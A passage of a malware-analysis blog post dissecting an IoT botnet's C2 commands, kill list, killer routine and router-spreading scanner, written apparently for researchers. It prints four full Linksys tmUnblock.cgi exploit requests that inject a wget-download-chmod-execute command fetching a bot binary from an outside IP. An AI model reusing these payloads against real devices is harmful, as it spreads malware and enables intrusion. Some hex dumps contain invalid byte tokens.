0x0044528c  c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391  ........+............+..
0x004452a4  c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b  ..........+............+
0x004452bc  c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2  ............+...........
0x004452d4  a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2  .+............+.........
0x004452ec  bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2  ...+............+.......
0x00445304  a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2  .....+............+.....
0x0044531c  b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2  .......+............+...
0x00445334  b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3  .........+............+.
0x0044534c  91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6  ...........+............
0x00445364  2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd  +............+..........
0x0044537c  c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6  ..+............+........
0x00445394  c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5  ....+............+......
0x004453ac  c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6  ......+............+....
0x004453c4  c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391  ........+............+..
0x004453dc  c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b  ..........+............+
0x004453f4  c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2  ............+...........
0x0044540c  a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2  .+............+.........
0x00445424  bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2  ...+............+.......
0x0044543c  a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2  .....+............+.....
0x00445454  b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3 91c2  .......+............+...
0x0044546c  b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6 2bc3  .........+............+.
0x00445484  91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd c2a6  ...........+............
0x0044549c  2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6 c2bd  +............+..........
0x004454b4  c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6  ..+............+........
0x004454cc  c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5  ....+............+......
0x004454e4  c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6  ......+............+....
0x004454fc  c2b5 c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391  ........+............+..
```

...that is sent from **tcpattack**() and **udpattack**() in TCP and UDP different socket connection from the target sent by C2.

The **hexattack** is having a different payload that looks like this:



```
- offset -  0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x00404a00  /x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID
0x00404a60  /x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93
0x00404ac0  /xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ
0x00404b20  /x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38
0x00404b80  /xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A
0x00404be0  /x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID
0x00404c40  /x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93
0x00404ca0  /xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ
0x00404d00  /x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38
0x00404d60  /xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A
0x00404dc0  /x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A....
```

One last command is is "**killyourself**" (taken from decrypted table that was saved in a var) that will stop the scanning function fork with the flow more or less like this:

```
result = strstr(var_parsed_cmd, "killyourself");
  if ( result )
   { kill(scanner_fork_PID, 9);
     exit(0);
   }
return result;
```

..and the kill function above is executing *"kill -9"* by calling *int kill(__pid_t pid, int sig)*.


As additional, in the older version, there is also another C2 command called: "**http**" that will execute "**httpattack**" function that is using HTTP to perform **L7 DoS attack** using the combination of User-Agents, but in this sample series I don't see such function.

## Is there any difference between MIPS and other binaries?

Oh yes it has. The Intel and ARM version (or to binary that is having a scanner function) is interestingly having more functions. If I go to details on each functions for Intel binary maybe I will not stop writing this post, so I will summary them below with a pseudo code snips if necessary.

### 1. The "*array_kill_list*" function


This function is used to kill process that matched to these strings:



```
0x0804af8b  7a53 784c 7842 7865 5900 484f 484f 2d4c  zSxLxBxeY.HOHO-L   ; str.HOHO_LUG07
0x0804af9b  5547 4f37 0048 4f48 4f2d 5537 394f 4c00  UG07.HOHO-U79OL.   ; str.HOHO_U79OL
0x0804afab  4a75 5966 6f75 7966 3837 004e 6947 4765  JuYfouyf87.NiGGe   ; str.JuYfouyf87  ; str.NiGGeR69xd
0x0804afbb  5236 3978 6400 534f 3139 3049 6a31 5800  R69xd.SO190Ij1X.   ; str.SO190Ij1X
0x0804afcb  4c4f 4c4b 494b 4545 4544 4445 0045 7830  LOLKIKEEEDDE.Ex0   ; str.LOLKIKEEEDDE  ; str.Ex0420
0x0804afdb  3432 3000 656b 6a68 656f 7279 3938 6500  420.ekjheory98e.   ; str.ekjheory98e
0x0804afeb  727a 7200 4558 5445 4e44 4f00 7363 616e  rzr.EXTENDO.scan   ; str.EXTENDO  ; str.scansh4
0x0804affb  7368 3400 4d44 4d41 0066 6465 7661 6c76  sh4.MDMA.fdevalv   ; str.MDMA  ; str.fdevalvex
0x0804b00b  6578 0073 6361 6e73 7063 004d 454c 5445  ex.scanspc.MELTE   ; str.scanspc  ; str.MELTEDNINJAREALZ
0x0804b01b  444e 494e 4a41 5245 414c 5a00 666c 6578  DNINJAREALZ.flex   ; str.flexsonskids
0x0804b02b  736f 6e73 6b69 6473 0073 6361 6e78 3836  sonskids.scanx86   ; str.scanx86
0x0804b03b  004d 4953 414b 492d 5537 394f 4c00 666f  .MISAKI-U79OL.fo   ; str.MISAKI_U79OL  ; str.foAxi102kxe
0x0804b04b  4178 6931 3032 6b78 6500 7377 6f64 6a77  Axi102kxe.swodjw   ; str.swodjwodjwoj
0x0804b05b  6f64 6a77 6f6a 004d 6d4b 6979 3766 3837  odjwoj.MmKiy7f87   ; str.MmKiy7f87I
0x0804b06b  6c00 6672 6565 636f 6f6b 6965 7838 3600  l.freecookiex86.   ; str.freecookiex86
0x0804b07b  3078 444f 4f44 4241 4146 0073 7973 6770  0xDOODBAAF.sysgp   ; str.0xDOODBAAF  ; str.sysgpu
0x0804b08b  7500 6672 6765 6765 0073 7973 7570 6461  u.frgege.sysupda   ; str.frgege  ; str.sysupdater
0x0804b09b  7465 7200 3044 6e41 7a65 7064 004e 6947  ter.0DnAzepd.NiG   ; str.0DnAzepd  ; str.NiGGeRD0nks69
0x0804b0ab  4765 5244 306e 6b73 3639 0066 7267 7265  GeRD0nks69.frgre   ; str.frgreu
0x0804b0bb  7500 3078 3736 3666 3639 3634 004e 6947  u.0x766f6964.NiG   ; str.0x766f6964  ; str.NiGGeRd0nks1337
0x0804b0cb  4765 5264 306e 6b73 3133 3337 0067 6166  GeRd0nks1337.gaf   ; str.gaft
0x0804b0db  7400 7572 6173 6762 7369 6762 6f61 0031  t.urasgbsigboa.1   ; str.urasgbsigboa  ; str.120i3UI49
0x0804b0eb  3230 6933 5549 3439 004f 6146 3300 6765  20i3UI49.OaF3.ge   ; str.OaF3  ; str.geae
0x0804b0fb  6165 0076 6169 6f6c 6d61 6f00 3132 3331  ae.vaiolmao.1231   ; str.vaiolmao  ; str.123123a
0x0804b10b  3233 6100 4f66 7572 6169 6e30 6e34 4833  23a.Ofurain0n4H3   ; str.Ofurain0n4H34D
0x0804b11b  3444 0067 6754 7265 7800 6577 0077 6173  4D.ggTrex.ew.was   ; str.ggTrex  ; str.wasads
0x0804b12b  6164 7300 3132 3933 3139 3468 6a58 4400  ads.1293194hjXD.   ; str.1293194hjXD
0x0804b13b  4f74 684c 614c 6f73 6e00 6767 7400 7767  OthLaLosn.ggt.wg   ; str.OthLaLosn  ; str.wget_log
0x0804b14b  6574 2d6c 6f67 0063 7570 7364 6468 0031  et-log.cupsddh.1   ; str.cupsddh  ; str.1337SoraLOADER
0x0804b15b  3333 3753 6f72 614c 4f41 4445 5200 5341  337SoraLOADER.SA   ; str.SAIAKINA
0x0804b16b  4941 4b49 4e41 0061 7464 6464 0073 6b73  IAKINA.atddd.sks   ; str.atddd  ; str.sksapdd
0x0804b17b  6170 6464 0067 6774 7100 3133 3738 6266  apdd.ggtq.1378bf   ; str.ggtq  ; str.1378bfp919GRB1Q2
0x0804b18b  7039 3139 4752 4231 5132 0053 4149 414b  p919GRB1Q2.SAIAK   ; str.SAIAKUSO
0x0804b19b  5553 4f00 736b 7973 6170 6464 0067 6774  USO.skysapdd.ggt   ; str.skysapdd  ; str.ggtr
```

It seems this is how the bot herder gets rid of the competitor if they're in the same infected Linux box.
This "**array_kill_list**" is accessed from killer() function that is being executed before going to "connecting" loop in the main for Intel version.


The killer function is having multiple capability to stop unwanted processes too, it will be too long to describe it one by one but in simple C code and comments as per picture below will be enough to get the idea:



```
void killer()
{
  killer_pid = getpid();          // get kill target pid
  killer_save_by_sysproc();       // seek for : "bash", "ropbear", "dropbear", "encoder" to kill
  killer_kill_by_group();         // pick pidPath, "Groups:\t0") to get a group name to kill
  killer_kill_by_service( arg*); // aim a service used by a pid and kill
  killer_kill_by_deleted();       //  if own path or filename is "deleted" then all stop
  killer_kill_by_array();         // use array contains kill list process or pid to kill
  killer_total_killed();          //  this function do nothing :(
}
```


## 2. The scanner, the spreader via exploit

The bot herder is aiming **Lynksys tmUnblock.cgi** of a known router's brand, the vulnerability that has to be patched since published 5 years ago. For this purpose, in intel and ARM binaries right after **killer()** function it runs **scanner()** function, targeting **randomized formed IP addresses**, using **a hard-coded "payload"** data, spoofed its origin by faking the HTTP request headers (for "tcp" or "http" flood), which is aiming **TCP port 8080** with the code translated from assembly to simplified C code looks like below:




```
 scanner()
  {scanner_fork = fork();
   result = scanner_fork;
   if ( scanner_fork != -1 )
   { result = scanner_fork;
     if ( scanner_fork )
     { scanner_fork = getpid();
       conn[0] = -1;
       rand_init();
       while ( 1 )
       { for ( i = 0; i <= 998; ++i )
         { while ( 1 )
           { while ( 1 )
             { conn[8 * i] = socket(2, 1, 0);
               fcntl(conn[8 * i], 4, 2048);
               var_random = get_random_ip(timeout.tv_sec, timeout.tv_usec);
                 :
               get_htons_for_target = htons(0x1F90u); // port = 8080
               _dword_0x8064E4C[8 * i + 1]) = var_seeded;
               optval = 0;
               v13 = connect(conn[8 * i], (const struct sockaddr *)(32 * i + 134630992), 0x10);
               if ( v13 < 0 && *__errno_location() != 115 )
                 close(conn[8 * i]);
               if ( v13 )
                 break;
                 :
```

This scanner is having four pattern of payloads which I quickly paste it below for your reference if you are either receiving or researching this attack:




```
payload_str[2] =   "POST /tmUnblock.cgi HTTP/1.1\r\n"
                  "Host: 192.168.0.14:80\r\n"
                  "Connection: keep-alive\r\n"
                  "Accept-Encoding: gzip, deflate\r\n"
                  "Accept: */*\r\n"
                  "User-Agent: python-requests/2.20.0\r\n"
                  "Content-Length: 227\r\n"
                  "Content-Type: application/x-www-form-urlencoded\r\n"
                  "\r\n"
                  "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F"
                  "179.43.149.189%2Fbins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3"
                  "B+.%2Flinksys.cloudbot+linksys.cloudbot%60&action=&ttcp_num=2&ttcp_size="
                  "2&submit_button=&change_action=&commit=0&StartEPI=1";

 payload_str[1] =  "POST /tmUnblock.cgi HTTP/1.1\r\n"
                   "Host: 192.168.0.14:80\r\n"
                   "Connection: keep-alive\r\n"
                   "Accept-Encoding: gzip, deflate\r\n"
                   "Accept: */*\r\n"
                   "User-Agent: python-requests/2.20.0\r\n"
                   "Content-Length: 227\r\n"
                   "Content-Type: application/x-www-form-urlencoded\r\n"
                   "\r\n"
                   "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2Fbi"
                   "ns%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+.%2Flinksys.cloudbot+linksys.cloudbo"
                   "t%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
                  ;
payload_str[3] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
                 "Host: %d.%d.%d.%d:80\r\n"
                 "Connection: keep-alive\r\n"
                 "Accept-Encoding: gzip, deflate\r\n"
                 "Accept: */*\r\n"
                 "User-Agent: python-requests/2.20.0\r\n"
                 "Content-Length: 227\r\n"
                 "Content-Type: application/x-www-form-urlencoded\r\n"
                 "\r\n"
                 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%"
                 "2F179.43.149.189%2Fbins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudb"
                 "ot%3B+.%2Flinksys.cloudbot+linksys.cloudbot%60&action=&ttcp_num=2&ttcp"
                 "_size=2&submit_button=&change_action=&commit=0&StartEPI=1";

payload_str[4] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
                 "Host: %d.%d.%d.%d:80\r\n"
                 "Connection: keep-alive\r\n"
                 "Accept-Encoding: gzip, deflate\r\n"
                 "Accept: */*\r\n"
                 "User-Agent: python-requests/2.20.0\r\n"
                 "Content-Length: 227\r\n"
                 "Content-Type: application/x-www-form-urlencoded\r\n"
                 "\r\n"
                 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2F"
                 "bins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+.%2Flinksys.cloudbot+linksys.clo"
                 "udbot%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
```

Maybe one of the thing that I may suggest for this bot's scanner functionality is what it seems like a spoof capability. I examined into low level for code generation of about this part and found what the send syscall performed when AirDrop bot make scanning with exploit is interesting :) please take a look yourself of what has been recorded as per below snipcodes:



```
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 364
fcntl(364, F_SETFL, O_RDONLY|O_NONBLOCK) = 0
connect(364, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("ANY.IP.ADDRESS")}, 16) = 0
select(365, [364], [364], NULL, {1, 0}) = 2 (in [364], out [364], left {0, 703452})
getsockopt(364, SOL_SOCKET, SO_ERROR, [111], [4]) = 0
send(364, "POST /tmUnblock.cgi HTTP/1.1\r\n
 Host: 192.168.0.14:80\r\n
 Connection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\n
